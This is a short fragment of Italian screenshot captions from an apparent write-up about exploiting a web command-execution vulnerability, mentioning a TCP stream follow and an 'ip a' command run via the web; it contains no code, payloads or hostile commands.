
qui nel dettaglio



qua ce un follow del flusso tcp



qua si vede da web l'esempio di un comando ip a



in futuro proverò a vedere se ci sono shell più interattive per sfruttare meglio questa vulnerabilità